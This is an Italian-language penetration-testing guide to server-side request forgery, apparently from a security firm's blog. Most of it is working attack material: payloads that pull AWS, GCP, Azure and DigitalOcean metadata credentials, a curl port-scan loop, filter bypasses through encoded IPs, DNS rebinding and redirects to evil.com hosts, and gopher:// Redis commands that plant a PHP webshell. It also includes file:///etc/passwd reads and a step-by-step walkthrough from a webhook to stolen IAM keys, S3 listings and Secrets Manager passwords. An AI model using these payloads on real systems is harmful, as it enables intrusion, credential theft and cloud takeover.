SSRF Attack: Server-Side Request Forgery, Cloud Metadata e AWS Credential Theft
Guida completa alla SSRF: come trovare Server-Side Request Forgery, bypass filtri IP, leggere metadata AWS e ottenere credenziali cloud.
- Pubblicato il 2026-03-19
- Tempo di lettura: 5 min

Stai testando un’applicazione web, trovi un parametro che accetta un URL — un webhook, un’anteprima di link, un import da URL remoto — e il server lo fetcha per te. Fin qui sembra innocuo. Il problema è che quel server ha accesso a cose che tu dall’esterno non dovresti toccare: la rete interna con Elasticsearch senza password, Redis senza auth, pannelli di admin non esposti, e soprattutto il metadata endpoint cloud con le credenziali IAM dell’istanza.
Un parametro URL in un form di configurazione webhook, e in otto minuti ti ritrovi con le chiavi dell’intera infrastruttura AWS. Non sto esagerando — è quello che succede nel caso studio alla fine di questo articolo.
Satellite della guida pillar API & Modern Web Attacks. Vedi anche: XXE, Open Redirect.
Riferimenti: PortSwigger SSRF, OWASP SSRF Prevention, HackTricks SSRF.
Dove Cercare — Ogni Parametro Che Accetta Un URL #
La SSRF si nasconde ovunque il server faccia una request HTTP a un indirizzo controllato dall’utente:
# Webhook (il più comune in assoluto)
POST /api/integrations/webhook
{"callback_url": "https://CONTROLLATO_DA_TE"}

# Link preview / URL unfurling (chat, CMS, social)
POST /api/link-preview
{"url": "https://CONTROLLATO_DA_TE"}

# Import da URL remoto (CSV, feed RSS, XML)
POST /api/import
{"source_url": "https://CONTROLLATO_DA_TE/data.csv"}

# PDF / Screenshot generator (wkhtmltopdf, Puppeteer)
POST /api/generate-pdf
{"page_url": "https://CONTROLLATO_DA_TE"}

# Avatar / Immagine da URL
PUT /api/users/me
{"avatar_url": "https://CONTROLLATO_DA_TE/photo.jpg"}

# Proxy esplicito (creato per aggirare CORS)
GET /proxy?url=https://CONTROLLATO_DA_TE

# XXE → SSRF (XML con entity esterna)
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://169.254.169.254/">]>
In Burp cerca qualsiasi parametro con url, uri, href, src, callback, redirect, link, resource, fetch, proxy, webhook, import.
Conferma — Burp Collaborator #
Prima di tentare qualsiasi exploitation, conferma che il server fetchì davvero:
POST /api/webhooks
{"callback_url": "https://YOUR_ID.oastify.com"}

# Burp Collaborator → Poll now
# Se ricevi una HTTP request → il server ha contattato il tuo URL → SSRF
# Se vedi il contenuto nella response → SSRF full (leggi la risposta)
# Se solo conferma senza contenuto → SSRF blind
Cloud Metadata — Il Motivo Per Cui La SSRF È Critica #
Ogni cloud provider espone un endpoint metadata locale raggiungibile solo dall’istanza stessa. La SSRF rende il server il tuo proxy verso quel metadata — e lì dentro ci sono le credenziali IAM.
AWS IMDSv1 #
# Nome del ruolo:
http://169.254.169.254/latest/meta-data/iam/security-credentials/
→ "webapp-production-role"

# Credenziali complete:
http://169.254.169.254/latest/meta-data/iam/security-credentials/webapp-production-role
→ {
    "AccessKeyId": "ASIAXXXXXXXXXXX",
    "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfi...",
    "Token": "FwoGZXIvYXdz...",
    "Expiration": "2026-02-25T20:00:00Z"
  }

# Bonus — user-data spesso contiene script di bootstrap con password:
http://169.254.169.254/latest/user-data
AWS IMDSv2 (Token PUT Richiesto) #
# IMDSv2 richiede un token ottenuto con PUT — la maggior parte delle SSRF fa solo GET.
# MA: se l'istanza ha IMDSv2 "optional" (non "required"), IMDSv1 funziona ancora.
# E molte istanze legacy sono ancora su "optional".

# Se la SSRF permette di controllare il metodo:
PUT http://169.254.169.254/latest/api/token
X-aws-ec2-metadata-token-ttl-seconds: 21600
→ "AQAEBXxxxxxxxxx"

GET http://169.254.169.254/latest/meta-data/iam/security-credentials/
X-aws-ec2-metadata-token: AQAEBXxxxxxxxxx
GCP, Azure, DigitalOcean #
# GCP (richiede header Metadata-Flavor: Google):
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
# Versione legacy senza header: /v1beta1/ (a volte ancora attiva)

# Azure (richiede header Metadata: true):
http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/

# DigitalOcean (nessun header richiesto — il più facile):
http://169.254.169.254/metadata/v1.json → dump completo
http://169.254.169.254/metadata/v1/user-data → script con credenziali
Rete Interna — Scansiona Dall’Interno #
Confermata la SSRF, il server diventa il tuo scanner per la rete interna:
# Port scan su un host:
for port in 22 80 443 3000 3306 5432 6379 8080 9090 9200 27017; do
  code=$(curl -s -o /dev/null -w "%{http_code}" --max-time 3 \
    "https://target.com/proxy?url=http://10.0.0.5:$port")
  [ "$code" != "000" ] && echo "[+] 10.0.0.5:$port → $code"
done

# Servizi interni tipici (spesso SENZA autenticazione):
http://internal-es:9200/_cat/indices           # Elasticsearch
http://internal-es:9200/users/_search?q=*      # Dump utenti!
http://internal-redis:6379/                     # Redis
http://internal-consul:8500/v1/kv/?recurse     # Consul KV store con config
http://internal-grafana:3000/                   # Grafana (admin:admin?)
http://internal-prometheus:9090/api/v1/targets  # Lista target monitorati

# Kubernetes (il vero jackpot):
https://kubernetes.default.svc/api/v1/secrets  # TUTTI i secrets K8s
Bypass Filtri — Quando L’App Prova A Bloccare 127.0.0.1 #
La “protezione” più comune è una blocklist che rifiuta 127.0.0.1 e 169.254.169.254. Si bypassa quasi sempre:
IP Encoding #
# === Localhost ===
http://2130706433              # Decimal
http://0x7f000001              # Hex
http://0177.0.0.1              # Octal
http://[::1]                   # IPv6
http://[::ffff:127.0.0.1]     # IPv6-mapped
http://0                       # Zero
http://127.1                   # Abbreviazione

# === Metadata ===
http://2852039166              # Decimal
http://0xa9fea9fe              # Hex
http://0251.0376.0251.0376     # Octal

# === Domini che risolvono a IP interni ===
http://localtest.me            # → 127.0.0.1
http://127.0.0.1.nip.io       # → 127.0.0.1 (wildcard DNS)
http://169.254.169.254.nip.io  # → 169.254.169.254
DNS Rebinding #
# Il filtro funziona in 2 step:
# 1. Risolve DNS → controlla che l'IP non sia interno → OK
# 2. Fa la request → MA nel frattempo il DNS è cambiato!

# Configura un dominio (rebind.evil.com) con TTL=0:
# Prima risoluzione → 93.184.216.34 (pubblico → passa il filtro)
# Seconda risoluzione → 169.254.169.254 (metadata → SSRF!)

# Servizio per test: https://lock.cmpxchg8b.com/rebinder.html
Redirect #
# Il filtro valida l'URL iniziale ma il server segue i redirect:

# Sul tuo server (redirect.php):
<?php header("Location: http://169.254.169.254/latest/meta-data/"); ?>

# L'app valida evil.com → non è interno → OK → segue il 302 → metadata!


# Ancora meglio: usa un open redirect del target stesso:
http://target.com/redirect?url=http://169.254.169.254/
# Il filtro vede target.com → passa
URL Parsing Confusion e Protocolli #
# Parser diversi leggono l'URL in modi diversi:
http://target.com@evil.com        # Host reale: evil.com
http://evil.com#target.com        # Fragment ignorato
http://evil.com%00@target.com     # Null byte confusion

# Protocolli alternativi:
gopher://internal-redis:6379/_SET%20pwned%20true  # Comandi Redis!
file:///etc/passwd                                 # File locali
file:///proc/self/environ                          # Env vars con segreti
dict://internal:11211/stats                        # Memcached
SSRF Blind — Quando Non Vedi La Response #
# Conferma: Burp Collaborator (HTTP o DNS interaction)

# Exfiltrazione via DNS (i dati viaggiano nel subdomain):
# Redirect chain: evil.com → 302 → http://DATA_HERE.evil.com/
# La query DNS per DATA_HERE.evil.com arriva al tuo DNS server

# Timing: URL a servizio interno lento (2s) vs inesistente (timeout 10s)
# La differenza nel tempo di risposta rivela se il host interno esiste

# Tool: SSRFmap (https://github.com/swisskyrepo/SSRFmap)
python3 ssrfmap.py -r request.txt -p url -m readfiles,portscan,aws
Output Reale — Da Webhook A Cloud Takeover #
# === SSRF confermata ===
$ curl -X POST "https://target.com/api/integrations/test-webhook" \
  -H "Authorization: Bearer eyJhbG..." \
  -d '{"url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/"}'

{"response_preview": "webapp-eu-south-1-role"}

# === Credenziali IAM ===
$ curl -X POST "https://target.com/api/integrations/test-webhook" \
  -d '{"url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/webapp-eu-south-1-role"}'

{"response_preview": "{\"AccessKeyId\":\"ASIAY3DPXXXXXX\",\"SecretAccessKey\":\"kJ7vB3mQ...\",\"Token\":\"FwoGZXIv...\"}"}

# === Uso le credenziali ===
$ export AWS_ACCESS_KEY_ID="ASIAY3DPXXXXXX"
$ export AWS_SECRET_ACCESS_KEY="kJ7vB3mQ..."
$ export AWS_SESSION_TOKEN="FwoGZXIv..."

$ aws sts get-caller-identity
{"Account": "123456789012", "Arn": "arn:aws:sts::123456789012:assumed-role/webapp-eu-south-1-role/..."}

$ aws s3 ls
2026-02-24 backup-database-production
2026-01-15 client-documents-eu
2025-11-20 webapp-static-assets

$ aws secretsmanager get-secret-value --secret-id production/rds/master-credentials
{"SecretString": "{\"host\":\"prod-db.xxx.eu-south-1.rds.amazonaws.com\",\"password\":\"Pr0d_Db_M@ster!2026\"}"}
# → Da un parametro webhook → al database di produzione. 8 minuti.
Workflow Operativo #
Fase 1 — Discovery (0-10 min) #
Identifica ogni parametro che accetta URL. Per ognuno: sostituisci con Burp Collaborator.
Fase 2 — Metadata (10-15 min) #
http://169.254.169.254/ per AWS, metadata.google.internal per GCP, stesso IP per Azure/DO. Se filtrato → bypass.
Fase 3 — Bypass (15-25 min) #
Encoding decimale/hex/octal → DNS rebinding → redirect da server controllato → open redirect del target → URL parsing confusion → protocolli alternativi.
Fase 4 — Exploitation (25-40 min) #
Credenziali cloud: aws sts get-caller-identity → s3 ls → secretsmanager. Rete interna: scansiona Elasticsearch, Redis, K8s API, admin panels.
Enterprise Escalation #
SSRF → AWS → Cloud Takeover #
SSRF su /api/webhooks → metadata → IAM credentials
→ aws s3 ls → bucket backup con dump PostgreSQL giornaliero
→ aws secretsmanager → password RDS + chiave Stripe + API SendGrid
→ CLOUD TAKEOVER COMPLETO (< 15 minuti)
SSRF → Redis → RCE #
SSRF con gopher:// → Redis interno senza auth
→ CONFIG SET dir /var/www/html → SET shell "<?php system($_GET['c']); ?>"
→ Webshell scritta via Redis
→ REMOTE CODE EXECUTION senza exploit
Caso Studio #
Settore: SaaS italiano, AWS eu-south-1 (Milano), 50.000 clienti B2B.
L’endpoint POST /api/v2/integrations/webhook permetteva di configurare un URL di callback. Il server testava il webhook con una GET. Nessun filtro sull’IP — accettava qualsiasi URL. http://169.254.169.254/latest/meta-data/ nella response preview mostrava il nome del ruolo IAM.
Con le credenziali: aws s3 ls → bucket backup-production-eu con dump giornaliero. aws secretsmanager → password master RDS, chiave Stripe, API SendGrid. Il ruolo aveva AmazonS3FullAccess e SecretsManagerReadWrite — policy troppo ampie.
Dal webhook al database: 8 minuti. Dal webhook a tutto il cloud: 12 minuti.
✅ Checklist SSRF #
DISCOVERY
☐ Ogni parametro con URL/URI/href/src/callback testato
☐ Burp Collaborator per conferma (full o blind)
☐ Webhook, PDF generator, import, avatar, proxy testati

CLOUD METADATA
☐ AWS 169.254.169.254 → IAM credentials?
☐ IMDSv2 enforced? (se "optional" → v1 funziona ancora)
☐ GCP metadata.google.internal (con header)?
☐ Azure 169.254.169.254/metadata (con header)?
☐ DigitalOcean 169.254.169.254/metadata/v1.json?
☐ user-data → script bootstrap con password?

BYPASS
☐ Decimal/Hex/Octal encoding testato
☐ IPv6 ([::1], [::ffff:127.0.0.1]) testato
☐ Wildcard DNS (nip.io, localtest.me) testato
☐ DNS rebinding testato
☐ Redirect (302 da server controllato) testato
☐ Open redirect del target → chain testata
☐ URL parsing confusion (@, #, null byte) testato
☐ Protocol (gopher://, file://, dict://) testato

RETE INTERNA
☐ Range interni scansionati (10/8, 172.16/12, 192.168/16)
☐ Elasticsearch :9200, Redis :6379, MongoDB :27017?
☐ Kubernetes /api/v1/secrets?
☐ Admin panels interni?

POST-EXPLOITATION
☐ aws sts get-caller-identity
☐ aws s3 ls → bucket sensibili?
☐ aws secretsmanager → credenziali DB/API?
☐ Connessione diretta al DB possibile?
Riferimenti: PortSwigger SSRF, OWASP SSRF Prevention, HackTricks SSRF, SSRFmap.
Satellite della Guida API & Modern Web Attacks. Vedi anche: XXE, Open Redirect.
I tuoi webhook controllano l’URL di destinazione? Il metadata cloud è raggiungibile dall’applicazione? Il filtro resiste all’encoding decimale? Penetration test API HackIta per trovare ogni SSRF. Dal webhook al cloud takeover: formazione 1:1.